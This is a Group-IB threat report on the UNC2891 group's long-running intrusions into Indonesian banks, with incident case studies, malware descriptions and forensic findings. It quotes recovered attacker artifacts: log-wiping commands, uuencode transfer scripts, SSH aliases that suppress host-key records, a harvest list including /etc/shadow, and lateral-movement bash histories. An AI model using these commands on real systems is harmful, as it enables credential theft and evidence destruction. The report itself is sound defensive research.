Threat Research | Trend Report | Analytical Reports | White Papers

UNC2891: ATM Threats Never Die

GROUP-IB.COM

Table of contents

01 Disclaimer

01
This report is provided for informational purposes only. The findings, assessments, and recommendations are based on data available at the time of publication and are subject to change as new intelligence emerges.

02
While every effort has been made to ensure the accuracy of the information, Group-IB makes no warranties, express or implied, regarding completeness, reliability, or suitability for any particular purpose.

03
Readers are permitted to download, review, and cite this report for personal or educational use, provided that proper attribution is given to Group-IB and a link to the original source is included. Any commercial use or redistribution of the report without prior written consent from Group-IB is strictly prohibited.

04
This report is protected under applicable copyright and intellectual property laws. All product names, trademarks, and registered trademarks are the property of their respective owners.

05
Unauthorized reproduction, distribution, or other use of the report, in whole or in part, without written consent from Group-IB, may result in legal action, including claims for damages.

06
All described forensic activities were conducted under client authorization and in compliance with applicable laws. This report is provided for informational and defensive purposes only, and its recommendations must be applied in accordance with legal requirements.

07
This report may reference legitimate third-party services such as OpenVPN, Google, Telegram, TeamViewer, Wickr Me, and others, solely to illustrate cases where threat actors have abused or misused these platforms.

02 Acknowledgements

We would like to express our sincere gratitude to all teams whose expertise and dedication made this report possible. This investigation was a collaborative effort involving the Digital Forensics and Incident Response, Threat Intelligence, and Investigation teams. Their combined work in analyzing, correlating, and contextualizing data played a critical role in uncovering the tactics, techniques, and procedures of the threat actor. This report is a testament to the power of cross-functional collaboration in the face of complex adversarial threats.

We would also like to acknowledge Mandiant for first identifying and naming the threat group UNC2891. We recognize their contribution to the broader cybersecurity community in advancing collective threat intelligence and understanding of this adversary.

Authors

Nikita Rostovtsev
APAC Technical Head -
ASM, TI & DRP

Anastasia Tikhonova
Global Threat Research Lead

Nam Le Phuong
Senior Digital Forensics &
Incident Response Specialist

Andrey Polovinkin
APAC Team Lead Reverse Research

03 Introduction

Since 2022, Group-IB specialists have investigated a series of attacks carried out by UNC2891 against several financial institutions in Indonesia. In this report, we share our key investigative findings and observations, including UNC2891's tactics, techniques, and procedures, as well as a comprehensive deep-dive into how a device small enough to fit in your pocket can be used to infiltrate an entire banking network.

To make it easier to navigate, we will divide this research into the following main chapters:

- **General kill chain of compromise of target networks:**

  We will examine three incident response cases that Group-IB specialists handled on behalf of their clients over these past several years.

- **Detailed attackers' tactics, techniques, and procedures (TTPs):**

  We will provide an in-depth description of the TTPs employed by the attackers in the observed attacks.

- **Malware and related artifacts:**

  We will also present a comprehensive list of malware used by the attackers, highlighting their similarities across different attacks, and examine other related artifacts.

- **Recruitment and management of money mules:**

  We will provide insights into how the attackers hire and manage money mules, including the instructions they provide to the money mules, where they are recruited, and how they interact.

04 Key findings

- **Ongoing, Silent Threats to the Banking Sector:**
  In the past, groups such as MoneyTaker, Silence, and Cobalt shook the financial sector with bold, high-impact attacks. While they've faded from the spotlight, the threat hasn't diminished but has instead evolved. Today, actors like UNC2891 represent a new wave: better prepared, technically sophisticated, and operationally disciplined. This group tries not to attract attention, but it's quietly achieving results, targeting financial institutions with advanced tactics and tailored campaigns.

- **Persistence and Stealth through Advanced Malware:**
  UNC2891 deployed a range of custom malware, including CAKETAP (a Solaris/Linux rootkit), SLAPSTICK (PAM backdoor with "magical password"), TINYSHELL (backdoor), WINGHOOK (keylogger), and LOGBLEACH/MIGLOGCLEANER (log wipers). These were disguised with legitimate-looking filenames, encrypted logs, timestomping, and obfuscation to stay undetected for years.

- **Long-Term Compromise of Banking Infrastructure:**
  In several cases, attackers maintained undetected access for years (earliest compromise traced back to 2017) across dozens of hosts. They infiltrated ATM switching servers, production servers, and jump hosts, using chained backdoors and modified binaries to ensure persistence.

- **Previously Undocumented Attack Vectors, and Lateral Movement:**
  UNC2891 demonstrated creativity in infiltration and lateral movement, including physically attaching a Raspberry Pi to ATM network switches, exploiting SSH with SLAPSTICK's magical password, and leveraging stolen credentials via WINGHOOK. For covert command-and-control, the group relied on tunneling tools like iodine (DNS tunneling) and OpenVPN, chaining backdoors across multiple hosts to sustain access

- **Money Mule Operations and ATM Cash-Outs:**
  The group ran sophisticated money mule recruitment operations, often via Google ads or Telegram. Mules received cloned card equipment and instructions over TeamViewer. Attackers guided them step-by-step to insert cloned cards into ATMs, enabling large-scale cash-out operations while distancing themselves from direct exposure

05 The complexities of attribution

Attributing cyber operations remains a complex and often speculative endeavor - particularly when confronting advanced threat actors who employ strong operational security (OPSEC), code reuse, and shared infrastructure. The case of UNC2891 is the embodiment of this complexity.

UNC2891 shares substantial tactical, procedural, and tooling overlap with UNC1945 — a group known for conducting long-term espionage campaigns targeting telecommunications infrastructure, especially those involving Oracle Solaris systems. Both groups operate in similar environments, use overlapping malware families — such as SLAPSTICK and TinyShell — and exhibit a high level of expertise with Solaris internals that is rare even among advanced persistent threats (APTs).

In spite of the overlaps, key divergences in motivation, target selection, and tooling — particularly the use of the custom Solaris rootkit CAKETAP — strongly suggest that UNC2891 is a wholly distinct operational entity, likely driven by cybercriminal or financially motivated agendas. Unlike UNC1945, whose activities align with strategic intelligence gathering, UNC2891 focuses on monetizable outcomes through access to financial institutions and ATM networks.

Critically, even in instances where CAKETAP was not recovered, we observed consistent use of cryptographic keys within STEELCORGI, a modular backdoor deployed in multiple UNC2891 intrusions. These key similarities — identified in otherwise unconnected incidents occurring years apart — establish a reliable cluster of behavior that further reinforcing our attribution assessment.

Attribution Decision

Given the repeated appearance of these STEELCORGI key artifacts in intrusions consistent with known UNC2891 operations — and the absence of unique UNC1945 indicators such as GPRS-tunneling or telecom-specific reconnaissance — we assess with high confidence that cases described within this report are attributable to UNC2891, as all the described activities were detected in financial organizations.

Group-IB Threat Intelligence Portal: UNC2891

Group-IB customers can access our Threat Intelligence portal for more information about UNC2891.

UNC2891

First seen

1 November 2017

UNC2891 is a financially motivated threat actor active since at least November 2017, known for its advanced intrusions targeting banking infrastructure. The group possesses deep technical expertise in Linux, Unix, and Oracle Solaris environments, and employs a bespoke malware arsenal that includes tools like CAKETAP, TINYSHELL, and SLAPSTICK.

Group-IB was the first to uncover that UNC2891 had physically installed a Raspberry Pi device inside a bank's internal network—connecting it to the same switch as an ATM — and used a 4G modem to establish remote access. This unprecedented tactic allowed the attackers to bypass perimeter defenses entirely. UNC2891 also leveraged anti-forensics techniques such as Linux bind mount abuse (MITRE ATT&CK T1564.013) to conceal their activity, enabling stealthy lateral movement and persistent access to critical systems, including ATM switching servers.

Skillset

Oracle Solaris · Linux · Unix · ATM · Raspberry Pi

Toolset

- CAKETAP – Rootkit for HSM manipulation and transaction spoofing
- TINYSHELL – Lightweight backdoor for remote access
- SLAPSTICK – Credential logger
- SUN4ME – Reconnaissance and exploitation toolkit
- STEELCORGI – Custom encryption packer
- WINGHOOK and WINGCRACK – Unix/Linux keylogger and decoder
- MIGLOGCLEANER – Shell and log tampering utility

Industries targeted

Banking Industry

Motivation

Financially motivated

Modus operandi

UNC2891 is a financially motivated threat actor believed to specialize in targeting banking infrastructure, with deep technical expertise in Linux and Unix-based systems.

06 General kill chain of compromise of target networks and case analysis

February 2022:
Bank “A” in Indonesia

In February 2022, Group-IB specialists were engaged to conduct forensic analysis on a potentially compromised ATM server of “Bank A” in Indonesia. The initial investigation discovered that data transmitted from the ATM server had been modified. As a result, Group-IB was tasked with providing analytical support to uncover the root cause for the data modification. Findings from the analysis prompted an expanded investigation across numerous other hosts to ascertain the full extent of compromise surrounding this incident. Notable discoveries during this case include:

- **Threat Actor’s Familiarity with Linux:** The threat Actor exhibited a high level of expertise within Linux environments and has maintained undetected access for a long period of time.

- **Evasive Tactics:** The threat actor is extremely evasive, employing numerous tactics such as log cleaning, file obfuscation, and blending into the environment to prevent any detection of a compromise. Multiple different malware families were observed to be deployed across the network, each serving different purposes.

- **Earliest Evidence of Compromise:** The earliest indication of compromise was in November of 2017, based on recorded authentication logs from one of the malware used.

- **Unclear Initial Access Vector:** The initial access of the compromise could not be determined, as the earliest indication of compromise occurred more than five years ago, preventing a full reconstruction of the intrusion timeline.

- **Credential Harvesting and Lateral Movement:** Evidence of credential harvesting and the use of a keylogger suggests that legitimate accounts were used for lateral movement across servers.

- **Command-and-Control (C2) via Chained Access:** The threat actor established a C2 connection to the ATM server by chaining backdoor accesses across multiple hosts.

- **Persistence Through Binary Modification:** The threat actor modified software binaries to ensure persistence on the compromised hosts.

- **Discovery of CAKETAP Rootkit:** Following the discovery of ATM data manipulation memory dump analysis of the ATM servers was performed, and revealed the presence of a kernel module rootkit, CAKETAP. Installed under the module name of **ipstat**, CAKETAP intercepted data sent from the ATM server and checks it against a set of conditions. If conditions have been met, the data will be modified before sending it out from the ATM server.

- **Scope of Compromise:** In total, more than 30 internal systems were compromised, including production servers, jump hosts and ATM switching servers.

Case Study

February 2022:
Bank “A” in Indonesia

In this case, the threat actor modified software binaries to persist on the compromised hosts. For example, /usr/bin/ssh was modified to additionally load the shared library **/usr/lib/x86_64-linux-gnu/selinux.so.1**, which functioned as the **WINGHOOK** keylogger. As a result, WINGHOOK was executed for all incoming SSH sessions on the host. The attackers also modified the **atd** binary to act as the daemon for Linux “**at**” (the atd process is a daemon that performs job scheduling, typically handling one-time tasks scheduled with the at or batch command), running in the background by default and thereby ensuring persistence for the availability of **TINYSHELL** backdoor access. In addition to modifying binaries, the **Pluggable Authentication Module (PAM)** used by the compromised company was altered as well. In this incident, the PAM module was replaced with a malicious shared library acting as SLAPSTICK.

PAM is a flexible framework in Linux that allows administrators to configure authentication mechanisms for applications without modifying the application's code. It acts as an intermediary between applications and authentication methods, providing a centralized and adaptable system for user authentication. By compromising PAM, the threat actor was able to intercept and exfiltrate plaintext user credentials during the authentication process.

Multiple techniques were employed by the threat actor to evade detection throughout the compromise and to hinder the analysis of malware when discovered. **Two different tools** with capabilities to remove recorded logs from various sources within the Linux OS were identified: **LOGBLEACH** and **MIGLOGCLEANER**. Both tools were capable of wiping entire logs or selectively removing specific entries or strings based on defined criteria. Instances of LOGBLEACH were found at the following file paths:

```
None
    /dev/shm/b
    /lib64/liblbch-2.4.so.2.5.6
    /usr/lib/libmig.so.1
    /usr/lib64/liblbch-2.4.so.2.5.6
    /usr/share/i18n/pulse-shm-1489710120
```

/dev/shm is a directory that acts as a mount point for a tmpfs (temporary file system) instance. It is a special area in memory where files are stored temporarily, making it very fast for read and write operations. Because /dev/shm resides in system RAM rather than on the hard drive, once files are removed from /dev/shm, forensic specialists cannot recover them.

Evidence of LOGBLEACH usage was also discovered on multiple servers. In the bash history of one compromised server, the following commands were recorded:

```
None
/lib64/liblbch-2.4.so.2.5.6 -a -C -y
/lib64/liblbch-2.4.so.2.5.6 -i %IP% -z 999 -C -y
```

The parameter descriptions are as follows:

```
-a : autopilot mode
-C : perform cleaning
-y : always say “yes” when prompted
-i : filter by IP
-z : time range of 999 seconds
```

Comparing the filenames of the malware samples identified during the incident, it was observed that the threat actor disguised deployed malware with legitimate-looking names. The table below highlights examples of these similarities, showing malware filenames alongside their legitimate shared library counterparts (letters in bold indicate similarities in the filenames):

Type of malware	Malware name	Legitimate shared library name
MIGLOGCLEANER	libmig.so.1	libmng.so.1
WINGHOOK	selinux.so.1	libselinux.so.1
TINYSHELL	libsystemdcfgnome.so	libsystemd.so.0
TINYSHELL	libxcb-glx.so.1	libxcb-glx.so.0

To hinder analysis and detection, the threat actor employed multiple obfuscation techniques, including payload and string encryption, anti-debugging, anti-analysis measures, and environment-dependent encryption. **In addition to malware obfuscation, logs generated by the SLAPSTICK and WINGHOOK malware were also encrypted.**

Although timestomping could not be directly attributed to all malware identified, it was confirmed in the case of the modified pam_unix.so (SLAPSTICK malware) on one compromised server. Analysis of the SLAPSTICK log on that server revealed inconsistencies: while the first log entry indicated recent activity, **the metadata for the modified file showed a date of 15 October 2012.**

Another notable technique employed by the threat actor was the use of a hardcoded “Magical Password” within SLAPSTICK, which allowed access to a host without a valid account. During authentication, if the password field began with this Magical Password, SLAPSTICK would successfully authenticate the user and execute one of three possible commands.

```
None
    Command #rm will removes specified file
    Command #sh will execute remote commands using the existing
command line interpreter
    Command #tcp will initiate a TCP connection with the provided
server and forwards received data to STDIN (acting as a TCP-
Proxy).
```

The attackers transferred binaries encoded in ASCII format using uuencode into the compromised host via the SSH console. Analysis of decrypted logs saved by the threat actor revealed that the they had transferred the Dirty COW exploit module (CVE-2016-5195) to a compromised server. The file was delivered to **/dev/shm/gconf-root** and decoded with a simple Perl script. The encoded Dirty COW file was named **milk.ue**, and the decoding script was named **ude**. After decoding **milk.ue**, the file was compressed as m.gz; once decompressed, it appeared as Milk_redhat. No evidence of execution for Milk_redhat was identified.

Additional Group-IB specialists also observed that the threat actor transferred the following to one of the compromised servers:

- **LOGBLEACH** (b.ue → b.gz → lin64_bleach)
- **SLAPSTICK** Installer (p.ue → p.gz → PamX-0.42-Linux.x86_64_)
- **Bash Script** (uu1.ue → run.gz → NOTES)

A Bash script (uu1.ue → run.gz → NOTES) was discovered, which generates a Perl uuencode script and collects system data from the host. The information gathered included the following:

```
None
    HOSTNAME
    USER LOGON
    NETWORK INFORMATION
    NETSTAT
    ARP
    /etc/hosts
    /etc/passwd
    /etc/shadow
    /etc/security/passwd
    /etc/sudoers
    /usr/local/etc/sudoers
    CRONTAB
    HISTORY FILES
    WTMP
    System log
    FIREWALL
    TOMCAT USERS
    ORACLE HOSTS
    SSH KNOWN HOSTS
    LIST HOMES FOLDER
    HOST STORAGE
    LDAP
    /etc/ntp.conf
    /etc/mail/sendmail.cf
    /etc/resolv*
```

The Bash script used to generate the Perl uuencode script is shown below:

```
None
echo 'print "begin 644 $ARGV[0]\n";' > ue
echo 'print pack ("u", $bloc) while read (STDIN, $bloc, 45);' >>
ue
echo 'print "`\n";' >> ue
echo 'print "end\n";' >> ue
echo 'exit 0;' >> ue
```

The Perl uu-decode script is shown below:

```
None
while (<>)
{
 if (/^begin [0-7][0-7][0-7] ([^\n ]+)$/)
 {
  open (OUTPUT, ">$1") || die "Cannot create $1\n";
  binmode OUTPUT;
  while (<>)
  {
   last if /^end$/;
   $block = unpack ("u", $_);
   print OUTPUT $block;
  }
  close OUTPUT;
 }
}
exit 0;
```

The encoded files were copied to **/dev/shm/gconf-root** (shared memory) and **/var/tmp/gconf-root**. After decoding and executing the malicious files, the threat actor removed them using the **rm -rf** command.

```
None
rm -rf *
rm -rf /var/tmp/gconf-root
```

The threat actor configured SSH to avoid storing destination server host keys in the known_hosts file, thereby preventing forensic evidence from being left on compromised hosts. This functionality was enabled by default for both ssh and scp:

```
None
alias ssh="ssh -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no"
alias scp="scp -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no"
```

As previously mentioned, PAM modules were replaced with SLAPSTICK on compromised hosts. The threat actor also renamed the original PAM module pam_unix.so to pam_unix,so. One of SLAPSTICK's capabilities was to capture all authentication data passing through PAM and store it in an encrypted log file located at /var/tmp/.font-unix. The following types of data were recorded in the log file:

- Date Protocol
- Username
- Password
- Source
- Host
- Authentication Status

At this point it is important to note that the **WINGHOOK** keylogger was discovered on multiple servers and was also used to steal credentials. Based on obtained samples, WINGHOOK captured data and stored it in an encrypted log file located at **/var/tmp/.zmanDwJ2Og**. While log file names varied across different servers, a recurring characteristic was the consistent use of **.zmanDwJ2Og**.

The WINGHOOK samples were identified on different servers at the following paths:

WINGHOOK file path	WINGHOOK log file path
/usr/lib/x86_64-linux-gnu/selinux.so.1	/var/tmp/.zmanDwJ2Og
/usr/lib64/fipscheck.so.1	/var/tmp/.zmanDwJ2Og

To **maintain access** to hosts within enclosed networks, **TINYSHELL was deployed** on multiple servers and configured to connect to other servers within the same network. Analysis of TINYSHELL configuration files collected from impacted servers revealed that backdoor access was chained between hosts to facilitate C2 communication. The mere presence of a TINYSHELL configuration file indicated that the backdoor had been active on the host, even in cases where the binary itself was no longer present.

This pattern was observed across several servers, where TINYSHELL configuration files were detected but the TINYSHELL binary was absent. The following paths correspond to TINYSHELL samples identified on different servers:

TINYSHELL file path	TINYSHELL config file path
/usr/lib64/libsystemdcfgnome.so	/var/yp/yp.cache
/var/tmp/gnome-pty-helper	/var/yp/yp.cache
/usr/sbin/atd	/usr/lib/libatdcf.so
/usr/lib64/libxcb-glx.so.1	/usr/lib/libatdcf.so
/var/tmp/gnome-pty-helper	/var/yp/yp.cache
/usr/lib64/libsystemdcfgnome.so	/var/yp/yp.cache
/usr/lib64/libsystemdcfgnome.so	/usr/lib64/libsystemdcf.so

Iodine and **OpenVPN** were also discovered on the compromised server. Iodine is a tool that tunnels IPv4 traffic over the DNS protocol, enabling attackers to bypass firewalls, network security groups, and access controls while evading detection. Both Iodine and OpenVPN scripts were saved in **/etc/init.d** and registered with **update-rc.d**, ensuring they started automatically with the operating system.

The utilities were found at the following paths:

OpenVPN	Iodine
/etc/init.d/openvpn	/etc/init.d/iodined
/etc/rc0.d/K80openvpn	/etc/default/iodine
/etc/rc1.d/K80openvpn	/etc/rc0.d/K20iodined
/etc/rc2.d/S16openvpn	/etc/rc1.d/K20iodined
/etc/rc3.d/S16openvpn	/etc/rc2.d/S20iodined
/etc/rc4.d/S16openvpn	/etc/rc3.d/S20iodined
/etc/rc5.d/S16openvpn	/etc/rc5.d/S20iodined
	/etc/rc4.d/S20iodined
	/etc/rc6.d/K20iodined

Following the initial discovery of ATM data manipulation, memory dumps of ATM servers were analyzed. The results indicated the **presence of a kernel module rootkit, CAKETAP**, which was observed to be installed under the module name **ipstat**. CAKETAP **intercepts data transmitted from the ATM server**, evaluates it against predefined conditions, and, if those conditions are met, modifies the data before it is sent out.

How it works: Fraudulent cards are engineered to produce PIN verification messages containing a unique marker, calculated using a **custom algorithm** based on the **Primary Account Number (PAN)** and other dynamic fields. This marker allows CAKETAP to identify which cards are part of the fraud operation.
Once such a marker is detected, CAKETAP stores the associated PAN in memory. During the processing of subsequent messages, it checks if the PAN belongs to a fraudulent card.

- **If the card is legitimate,** CAKETAP allows the PIN verification message to pass through unaltered, preserving normal ATM operations, and save the message.

- **If the card is fraudulent,** CAKETAP intervenes: it **replaces the content of the outgoing PIN verification message** with data from a previously recorded legitimate transaction.

This replayed message **passes backend verification**, effectively bypassing PIN checking without raising alarms.

CAKETAP also employs stealth mechanisms to conceal its presence by removing evidence of its kernel installation and hiding the ipstat kernel module file from the /sys directory. Analysis of a CAKETAP sample revealed a trivial method of detection: executing the command mkdir path_to_any_directory/.caahGss187S produces output containing the current value of the sys_write hook, representing the number of times CAKETAP modified outbound data.

During the investigation, a variant of SUN4ME—packed by STEELCORGI—was also identified at /lib64/libs4m.so.1.2.3. SUN4ME is a utility designed for internal reconnaissance, lateral movement, exploitation, and interaction with infected hosts.

November 2023:
Bank “B” in Indonesia

In November 2023, Group-IB specialists were engaged to conduct a forensic analysis after the IT team of a financial institution in Indonesia discovered a potentially compromised internal server. The initial investigation revealed the presence of two malicious tools, **SLAPSTICK** and **STEELCORGI**, on the compromised server.

This discovery prompted an extensive investigation across multiple hosts within the organization's banking infrastructure to assess the scope and extent of the compromise.

- **Familiarity with Linux and Long-Term Evasion:** The tactics, techniques, and procedures (TTPs) used in the attack reveals that the threat actor has a high level of expertise within Linux environments and stayed uncovered for an extended period of time. The threat actor employed evasive methods such as log cleaning, file obfuscation, and blending seamlessly into the environment to avoid detection.

- **Deployment of Multiple Malware Families:** Group-IB specialists identified several malware families deployed across the network, each serving a distinct purpose. Authentication logs from one of these malware samples revealed the earliest sign of compromise, dating back to 29 September 2019.Scope of the Compromise: Using detection rules associated with the identified malware, Group-IB’s specialists scanned multiple hosts and confirmed that 21 systems had been compromised.

- **Command-and-Control (C2):** C2 connections to the internet were traced to four servers communicating via dynamic DNS addresses, originating from the TINYSHELL backdoor.

- **Lateral Movement with Unique Passwords:** The threat actor moved laterally within the network using so-called "magical passwords" via SSH. Each of these passwords was unique to the specific server it targeted.

- **Initial Access Point:** The initial access point of the compromise could not be determined, due to the earliest indication of compromise occurring over 4 years ago, and a lack of available supporting evidence such as log retention and telemetry.

- **Web Shell Deployment:** Group-IB specialists noted that the large amount of web shells present across various web servers. This may have been due to a vulnerability in the web application, which allowed the threat actor to upload web shells directly to the server.

Case Study

November 2023:
Bank “B” in Indonesia

During the course of the investigation of this case, Group-IB specialists discovered that the threat actor used the following software binaries to load malware or act as malware within the compromised systems:

Modified binaries	Binaries added to the system
/usr/sbin/atd	/usr/lib/systemd/systemd-helper /usr/lib/systemd/systemd-updt

The “**atd**” binary was altered to function as **TINYSHELL**. Normally, “**atd**” is the default background daemon for Linux “**at.**” In its modified form, it ensured the persistence of TINYSHELL backdoor access. In addition to this binary modification, the targeted organization’s **PAM** (Pluggable Authentication Module) was also tampered with. The PAM module was replaced with a malicious shared library, **SLAPSTICK**, while the original **pam_unix.so** file was renamed to **pam_unix,so**.

The threat actor employed various techniques to evade detection and hinder malware analysis. **LOGBLEACH** was detected on one endpoint through alerts from endpoint detection systems. Investigators found the **LOGBLEACH** malware in the **/dev/shm** directory under the filename “**bbb**”, a temporary storage location on Linux systems. To further avoid detection and analysis, the malware used obfuscation techniques such as payload and string encryption, anti-debugging mechanisms, and environmental dependencies. Additionally, logs generated by the **SLAPSTICK** malware were encrypted and stored in **/var/tmp/.font-unix** on affected endpoints.

The threat actor named malicious files using conventions that mimic default Linux system files:

Classification of malware	Binaries added to the system	Legitimate binaries on linux system
SUN4ME	/shm/sendmail	/usr/sbin/sendmail
Tinyshell	/tmp/rhnsd /usr/lib/systemd/systemd-updt /usr/lib/systemd/systemd-helper	/etc/sysconfig/rhn/rhnsd (red hat network service daemon) /usr/lib/systemd/systemd-update-utmp

Group-IB specialists discovered that the threat actor used **SLAPSTICK** (a modified **PAM** module) to bypass PAM checks and employed a hardcoded “magical password” within the backdoor. As noted earlier, PAM modules on compromised hosts were replaced with **SLAPSTICK**, and the original **pam_unix.so** file was renamed to **pam_unix,so**.

SLAPSTICK was capable of intercepting all authentication data passing through PAM and storing it in an encrypted log file located at **/var/tmp/.font-unix**. Endpoint Detection and Response (EDR) telemetry from one endpoint revealed that the threat actor executed a command to de-obfuscate and read these logs:

```
None
“cat .font-unix_ | tr '[&.?/S-ZM-RG-LA-Fs-zm-rg-la-f4-90-3]' '[
/:.A-Za-z0-9]'”
```

This technique allowed the threat actor to gain access to a host without using a valid account by leveraging the hardcoded “magical password.” If the password field began with this value, SLAPSTICK would successfully authenticate the user.

Group-IB specialists also discovered a binary encrypted with **STEELCORGI**, which, once decrypted, revealed the **SUN4ME** malware. According to Group-IB’s Threat Intelligence, this threat actor uses the **SUN4ME** malware for internal reconnaissance, lateral movement, exploitation, and interaction with infected hosts.

To maintain access to isolated networks, the threat actor deployed **TINYSHELL** on multiple servers, configuring it to connect to another server within the network. Analysis of TINYSHELL’s configuration on impacted servers revealed command-and-control (C2) connections to the internet via dynamic DNS addresses. This technique obscures the true IP address of the C2 server and enables the threat actor to rotate IPs if blocked by the victim’s infrastructure.

Additionally, Group-IB specialists identified a large number of web shells across corporate web servers. Analysis confirmed these files were genuine threats, likely planted through a web application vulnerability that allowed attackers to upload shells directly to the servers.

July 2024:
Back to Bank “A” in Indonesia

In July 2024, Group-IB specialists were once again engaged to perform incident response for the same financial organization in Indonesia referenced earlier (February 2022). This engagement involved responding to an attack by a financially motivated Advanced Persistent Threat (APT). Based on the data analyzed during the time of the engagement, Group-IB specialists provided the following summary:

- **Initial Foothold:** The threat actor gained an initial foothold into a targeted network via Raspberry Pi.

- **Infiltration Method:** The method of infiltration could not be determined as the threat actor disabled command logging on the Raspberry Pi.

- **Earliest Sign of Compromise:** The earliest sign of compromise, based on the available logs, was on 4 February 2024.

- **Lateral Movement:** Lateral movement was performed using SSH protocol and SLAPSTICK (magical password) malware.

- **Use of SUN4ME:** The threat actor was observed to be using SUN4ME to perform network reconnaissance and log wiping. The tool was not in the threat actor’s previous attacks on the same financial institution.

Case Study

July 2024:
Bank “A” in Indonesia

In this case, the bank's security team discovered a Raspberry Pi device connected to a switch behind an ATM, which had a direct connection to the ATM network segment. Based on the image of the Raspberry Pi, the device was assigned three different IP addresses by the DHCP server.

Analysis showed that the Raspberry Pi made its first connection attempt into the targeted network on 4th February 2024. Group-IB specialists analyzed the available command lines from the ELK “Wazuh” index as well as all collected bash_history files.

The following command lines (from the ELK “Wazuh” index) were entered by the threat actor on the compromised host:

```
None
scp -t /tmp
snap
snap bleach -a -z 9999 -C -y
snap bleach -i [redacted_ip] -0 -C -y
snap -t1 [redacted_ip]/24 22
ping -c 1 [redacted_ip]
snap -t1 [redacted_ip] tcpf
/usr/bin/python /usr/lib/command-not-found -- snap
./snap
ssh [redacted_ip]
ssh [redacted_ip] -l egik bash
/usr/bin/python /usr/lib/command-not-found -- -t1
ss -t1 [redacted_ip]/24 22
ssh administrator@[redacted_ip]
snap bleach
snap bleach -n [redacted] -z 999999 -C -y
rm -f snap
```

In addition, the following command lines were seen from the root's bash_history file of the compromised host:

```
None
cd /tmp;alias s=snap
s bleach -a -z 999 -C -y
w
ls -altr
s nc110
./snap
export PATH='.:/:/usr/bin:/usr/sbin:/bin:/sbin:/usr/local/:/usr/
local/bin:/usr/local/sbin:/opt/X11/bin'
export MCARCH_=[redacted_decryption_key]
./snap nc110
s bleach -i [redacted_ip] -0 -C -y
ping -c 1 [redacted_ip]
ssh [redacted_ip]
ssh [redacted_ip] -l egik bash
s -t1 [redacted_ip]/24 22
ss -t1 [redacted_ip]/24 22
ssh administrator@[redacted_ip]
s bleach
s bleach -n [redacted] -z 999999 -C -y
rm -f snap
```

In summary, the threat actor was observed performing the following activities during this session on the compromised host:

- Lateral tool transfer.
- Creating environment variable to unpack STEELCORGI.
- Clearing logs and command history.
- Clearing logs that contain the entry "[redacted_ip]".
- Remote system discovery.
- Attempt to SSH into other hosts.
- Removing the snap binary.

The threat actor replaced the original PAM (Pluggable Authentication Module) file with a malicious shared library that acted as SLAPSTICK. The original pam_unix file was **renamed to pam_unix,so**. PAM modules on the following servers were found to have been modified.

On another host, the threat actor was observed maintaining persistence with TINYSHELL through the creation of an init script and service. This ensured that TINYSHELL would start automatically whenever the operating system booted.

Config file path	Config content	Binary file persisted
/etc/init/upstart-helper.conf	# upstart-helper - deferred execution scheduler # description "deferred execution scheduler" start on runlevel [2345] stop on runlevel [!2345] expect fork respawn exec upstart-helper	/sbin/upstart-helper
lib/systemd/system/systemd-helper.service	[Unit] Description=Rebuild Hardware Database [Service] Type=forking ExecStart=/lib/systemd/systemd-helper [Install] WantedBy=multi-user.target	/lib/systemd/systemd-helper

Group-IB specialists discovered an undocumented technique employed by the threat actor to hide processes from command listing tools (e.g., netstat, ss).

During the investigation, the compromised host (host1) was observed making active connections to the Raspberry Pi even after the rogue device had been unplugged from the switch. As a result, Group-IB specialists began investigating which processes were beaconing to Raspberry Pi on port 929.

At that time, Group-IB specialists confirmed the threat actor was using an undocumented technique to conceal processes from standard command listings. This method was later detailed in our blog post “Hiding in Plain Sight: Techniques and Defenses Against /proc Filesystem Manipulation in Linux”.

To further investigate, Group-IB specialists developed a custom script that logged network connections at one-second intervals over a 10-minute period. This script was executed on the compromised host to collect data on both network sockets and active processes.

```
Sel Jul 30 03:14:59 UTC 2024
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      1161/OoklaServer
tcp        0      0 0.0.0.0:49              0.0.0.0:*               LISTEN      1123/tac_plus
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN      855/dnsmasq
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      654/inetd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      909/sshd
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      6053/cupsd
tcp        0      0 0.0.0.0:5060            0.0.0.0:*               LISTEN      1161/OoklaServer
tcp        0      0 HOST 1          :3306   0.0.0.0:*               LISTEN      23481/mysqld
tcp        0      0 HOST 1          :57800  HOST 5          :22     ESTABLISHED 28916/ssh
tcp        0      1 HOST 1          :50530  HOST 2          :825    SYN_SENT    -
tcp        0      0 HOST 1          :22     HOST 4          :54917  ESTABLISHED 25170/sshd:
tcp        0      1 HOST 1          :50920  Raspberry Pi    :929    SYN_SENT    -
tcp6       0      0 :::49                   :::*                    LISTEN      1123/tac_plus
tcp6       0      0 :::22                   :::*                    LISTEN      909/sshd
tcp6       0      0 ::1:631                 :::*                    LISTEN      6053/cupsd
udp        0      0 0.0.0.0:8080            0.0.0.0:*                           1161/OoklaServer
udp        0      0 127.0.1.1:53            0.0.0.0:*                           855/dnsmasq
udp        0      0 0.0.0.0:161             0.0.0.0:*                           1151/snmpd
udp        0      0 0.0.0.0:514             0.0.0.0:*                           22283/rsyslogd
udp        0      0 0.0.0.0:631             0.0.0.0:*                           6054/cups-browsed
udp        0      0 0.0.0.0:43857           0.0.0.0:*                           670/avahi-daemon: r
udp        0      0 0.0.0.0:5060            0.0.0.0:*                           1161/OoklaServer
udp        0      0 0.0.0.0:37989           0.0.0.0:*                           855/dnsmasq
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           670/avahi-daemon: r
udp6       0      0 :::514                  :::*                                22283/rsyslogd
udp6       0      0 :::37926                :::*                                670/avahi-daemon: r
udp6       0      0 :::5353                 :::*                                670/avahi-daemon: r
raw6       0      0 :::58                   :::*                    7           667/NetworkManager
```

Figure 1.
Netstat output from HOST1

From the analysis of the netstat and ss command outputs, which were run for 600 seconds, it was observed that the host was not only connecting to the Raspberry Pi but was also establishing a connection with another HOST 2, later identified as a mail server. As shown in the output, the programs responsible for making these connections could not be identified. Further analysis of the ps command output also failed to reveal any suspicious processes.

